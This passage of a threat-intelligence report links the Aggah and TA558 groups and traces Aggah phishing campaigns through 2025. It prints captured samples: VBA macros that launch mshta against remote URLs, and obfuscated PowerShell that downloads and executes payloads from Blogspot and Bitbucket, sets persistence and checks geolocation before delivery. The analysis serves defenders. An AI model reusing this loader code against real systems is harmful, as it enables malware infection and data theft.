
- Similar targeting geographies: Latin America and Western Europe.
- Overlapping malware sets: both groups used Remcos RAT, RevengeRAT and AzoRult.
- In 2021, the address 3.218.4.249 was used by both groups to host malicious payloads.
- Both groups used domains containing the string «cdt»:
  - warzonecdt[.]duckdns[.]org (TA558, source: Proofpoint),
  - ccnewcdt[.]duckdns[.]org (Aggah, one of the domains that resolved to 192.154.226[.]47, source: Team Cymru).
- Shared metadata and similar macro code found in malicious documents.



```
Private Sub Workbook_BeforeClose(Cancel As Boolean)



kulabear = "javascript:""\..\mshtml.dll,RunHTMLApplication "";eval(""w=new%20ActiveXObject(\"
"WScript.Shell\"");w.run(\""mshta%20http://www.coalminners.shop/p/18.html\"");window.close()"
");"

:::::::::::::::::::: Debug.Print
:::::::::::::::::::::::: Call Shell!("rundll32 " + kulabear)
End Sub
```

```
Sub Workbook_BeforeClose(Cancel As Boolean)



kulabear = "SHELL32.DLL,ShellExec_RunDLL ""mshta"" ""https://webnar.info/main.html"""
:::::::::::::::::::: Debug.Print
:::::::::::::::::::::::: Call Shell!("rundll32 " + kulabear)
End Sub
```

Figure 11. Macro code comparison: Aggah (left) vs TA558 (right)



Author	Profex	Author	Profox
Last Modified By	M Tauseef Aslam	Last Modified By	10
Software	Microsoft Excel	Software	Microsoft Excel
Create Date	2015:06:05 18:17:20	Create Date	2015:06:05 18:17:20
Modify Date	2022:06:09 02:39:00	Modify Date	2022:06:14 05:27:54

Figure 12. Embedded OLE object authors: Aggah (left) vs TA558 (right)

Attacks in 2023–2025


Although public reporting suggests that Aggah ceased activity in 2022, we have identified several indicators suggesting that the group remains active.

While searching for signs of recent activity, we came across files based on coding style and specific markers which strongly resemble previous Aggah campaigns. Further research linked them to a phishing operation referred to as MEME#4CHAN, described in a 2023 report by Securonix. Although the article did not attribute the campaign to any specific group, the overlaps we found point to Aggah as the most likely origin.

Several key indicators match patterns from earlier Aggah activity:


- **Email themes** centered on the hospitality and travel industries. While these are common topics in phishing, Aggah has used them repeatedly. Moreover, document filenames appeared in both English and Portuguese, just as in the group's 2019 campaigns.
- **Use of serverless infrastructure:** Blogspot, MediaFire, usrfiles.
- **Coding style:** Many scripts appeared to be manually written using unconventional and sometimes humorous variable names, along with Urdu words. It aligns with earlier suggestions that the group may have Pakistani origins.

A particularly notable example was a PowerShell script containing the variable $ALLSAVEBACKUP, pointing to the Blogspot page backuphotelall.blogspot[.]com, along with a distinctive comment string that appeared in several later Aggah campaigns.



```
[IO.File]::WriteAllText("$colaburbumbum\\CypherDeptography.~+~", $NuclearDefusion)

$NuclearDefusion | .('{x}{9}'.replace('9','0').replace('x','1')-f'lun','%%').replace('%%','I').replace('lun','EX')

$ALLSLAVEBACKUP = 'https://backuphotelall.blogspot.com/atom.xml'

$allslave = '-6-5-7-6-6-1-634-332-8-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-7-0-234-336-1-234-336--3234-3363432-234-336-5-234-336-4-

#why my ex left me

$hinagulgul = Â£Â£Â£(Â£Â£Â£(Â£Â£Â£ $allslave))

$bulbuli = $hinagulgul.replace('sexalkabeer',$ALLSLAVEBACKUP)
#bobs&v[redacted]a
[IO.File]::WriteAllText("$colaburbumbum\\REALENGINEUPDATE.js", $bulbuli)

$inkwur = 'https://3000allfitheyito.blogspot.com/atom.xml'

$shakalakaboomboom = '-6-5-7-6-6-1-634-332-8-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-7-0-234-336-1-234-336--3234-3363432-234-336-5-2

#why my ex left me

$m[redacted]n = Â£Â£Â£(Â£Â£Â£(Â£Â£Â£ $shakalakaboomboom))

$sexi = $m[redacted]n.replace('stepsishelpme',$inkwur)
#bobs&vigina
[IO.File]::WriteAllText("$ZeeNEWsTV\\UpdateEscan.js", $sexi)
schtasks /create /sc MINUTE /mo 200 /tn EscanDissldo /F /tr "$WS C:\\ProgramData\\MEMEMAN\\UpdateEscan.js"
#can not change this
$startup = [environment]::getfolderpath("Startup")
[string]$sourceDirectory  = "C:\\ProgramData\\MEMEMAN\\*"
[string]$destinationDirectory = $startup
Copy-item -Force -Recurse -Verbose $sourceDirectory -Destination $destinationDirectory
Remove-Item "$destinationDirectory\*.~+~" -Force -recurse -ErrorAction SilentlyContinue
#PhynthysisinggomilinoPULPUL
#The Code is made By #MXJIGIJIGIbulbulkulbulmulchulchul
```

Figure 13. Excerpt from a PowerShell script (source: Securonix report)



```
#the File will start [redacted] to your pc
'@
```

Figure 14. Repeated comment (source: Securonix report)

The Blogspot page was used to host malware files that were also found mirrored on other Blogspot domains and in Bitbucket repositories. One such file was all.txt, accessible via the following links:

https://bitbucket[.]org/!api/2.0/snippets/nikkerkhan/5qkMXX/c193c8cd66ad1405f4a0ebc7293d71d0f287eb98/files/all.txt

https://backuphotelall.blogspot[.]com/atom.xml


https://otherbusinesssep23.blogspot[.]com/atom.xml

https://backupalllogsmay23.blogspot[.]com/atom.xml

https://hotelbackuppowaug.blogspot[.]com/atom.xml

https://otherbizzunus.blogspot[.]com/atom.xml


These links point to campaigns that occurred after MEME#4CHAN. For example, hotelbackuppowaug.blogspot[.]com was used to host a file named Invoice 1882936796.js, which code included comments matching earlier Aggah scripts. A full sandbox analysis is available on AnyRun.



Dropped | ASCII text (269.00 b)
Mime: text/plain Entropy: 5.27


```
lapusalarka = "POweRsHEll -EP Byps IrM hotelbackuppowaug.blogspot.com////////////////////////////atom.xml | .('{1}{0}'-
f'KAMASUTRA','i').replace('KAMASUTRA','eX') | ping 127.0.0.1;"
:::::::::::::: call ExecuteGlobal ("CreateObject(""wscript.shell"").Run lapusalarka,0")
```

Figure 15. Aggah attack involving Agent Tesla



```
$filePathToDelete = Join-Path $KALOMADARI "Sexology.~!!!!!!!!!!!!!!!~"
Remove-Item -Path $filePathToDelete -Force

#the File will start cumiing to your pca

'@
[IO.File]::WriteAllText("$KALOMADARI\\Sexology.~!!!!!!!!!!!!!!!~", $PUDHAPATA)

$PUDHAPATA | .('{1}{$}'.replace('$','0')-f'!','I').replace('!','ex')
```

Figure 16.1. PowerShell sample from attack (September 2023)




```
(£££ $sexybunbun)  | .('{x}{9}'.replace('9','0').replace('x','1')-f'lun','%%').replace('%%','I').replace('lun','EX')


#the File will start cumiing to your pc
'@

[IO.File]::WriteAllText("$ZeeNEWsTV\\CypherDeptography.~+~", $NuclearDefusion)

$NuclearDefusion | .('{x}{9}'.replace('9','0').replace('x','1')-f'lun','%%').replace('%%','I').replace('lun','EX')
$inkwur = 'https://port5000duki.blogspot.com/atom.xml'
```

Figure 16.2. PowerShell sample from attack (February 2023)

Research into these attacks led us to a campaign launched in late 2023, during which Aggah began distributing malware with tax- and invoice-related themes, typically deploying XWorm or Agent Tesla. The use of Blogspot and Bitbucket continued, and the script code showed minimal changes.

A sample from this campaign: Robert_Michael_Tax_2023.js. It is an obfuscated JavaScript file that contacted the Bitbucket repository kimkardaikehsi to retrieve Agent Tesla. The script structure remained consistent with previous examples.



```
Remove-Item "$okasodkaoskdoaksd\thukanthukai.~!!@@!!@@!!~", $okasodkaoskdoaksd -Recurse -For

#the File will start cumiing to your pca

'@
[IO.File]::WriteAllText("$okasodkaoskdoaksd\\thukanthukai.~!!@@!!@@!!~", $lundkimuchili)

$lundkimuchili | .('{1}{Â°Â°Â°Â°Â°}'.replace('Â°Â°Â°Â°Â°','0')-f'!','I').replace('!','ex')
```

Figure 17. PowerShell code fragment from attack (June 2024)


And in network indicators you can see the use of the phrases "cpa" and "mana":

manablack.duckdns[.]org

cpamay2024.duckdns[.]org

cpanewminemay24.duckdns[.]org


In 2025, Aggah attacks continue, but the main payloads are now Rhadamanthys and XWorm. A typical infection chain starts with an obfuscated JavaScript file (often named after taxes or reporting forms), which eventually leads to the execution of PowerShell code (Figure 18).



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep Bypass -c [
    Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
    ::Tls12;& ('{1}{0}' -f 'ex', 'I') $(irm [blogspot page]);Start-Sleep -
    Seconds 6;
```

Figure 18. PowerShell code executed upon opening the JavaScript file

When accessing Blogspot, a redirect occurs to Bitbucket, from where the final PowerShell script is downloaded, installing malware on the victim's device. It is worth noting that in some cases, an additional geolocation check occurs before downloading the malicious payload, which allows attackers to select the appropriate versions of malware depending on the region. Examples of infections using XWorm and Rhadamanthys can be found in AnyRun reports.



```
& ([scriptblock]::Create((([string]::Join('',
(83,101,116,45,69,120,101,99,117,116,105,111,110,80,111,108,105,99,121|%{[char]$_}))+' -
Sc'+'ope Proce'+'ss -Exe'+'cutionPol'+'icy Unres'+'tricted -For'+'ce')))

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# URLs based on country
$urls = @{
    "USA" = "https://bitbucket.org/!api/2.0/snippets/ansidjaassdasmjkkkkk/
rqR9rK/5ecc49ae12f9d24a583d2f96ec08206e57f3adc0/files/7000.txt"




    "Default" = "https://bitbucket.org/!api/2.0/snippets/ansidjaassdasmjkkkkk/
xq9Rxn/3af094cb8448c959081f331253ab311ed60ce12a/files/file"






}

# Attempt to fetch geolocation data
try {
    $geoData = Invoke-RestMethod -Uri "https://get.geojs.io/v1/ip/geo.json"
    $url = if ($geoData.country -eq "United States") { $urls["USA"] } else {
$urls["Default"] }
} catch {
    $url = $urls["Default"]
}

# Download, execute, and wait
Invoke-Expression (Invoke-RestMethod -Uri $url)
Start-Sleep -Seconds 30

# Output based on location
if ($geoData.country -eq "United States") {
    Write-Host "USA"
} else {
    Write-Host "Non-USA (Other)"
}

# Self-remove the script
Remove-Item -Path $MyInvocation.MyCommand.Path -Force
```


Figure 19. Geolocation check prior to malware delivery

More Intersections of Aggah with TA558

In 2024, researcher IdaNotPro published an analysis of a TA558 phishing file in a blog post titled "TA558 Targeting Brazil". The campaign featured familiar elements: phishing lures related to the hospitality industry, and C2 domains containing cdt, a pattern observed in infrastructure used by both TA558 and Aggah

When comparing the analyzed file to previously documented Aggah samples, we found several notable overlaps:

> One PowerShell stage downloaded content from detail-booking.com[.]br, similar to chains seen in Aggah campaigns. For example, TA558 used a function named kimkarden, while Aggah samples referenced Bitbucket user kimkardaikeshi. The code structures also shared similarities.

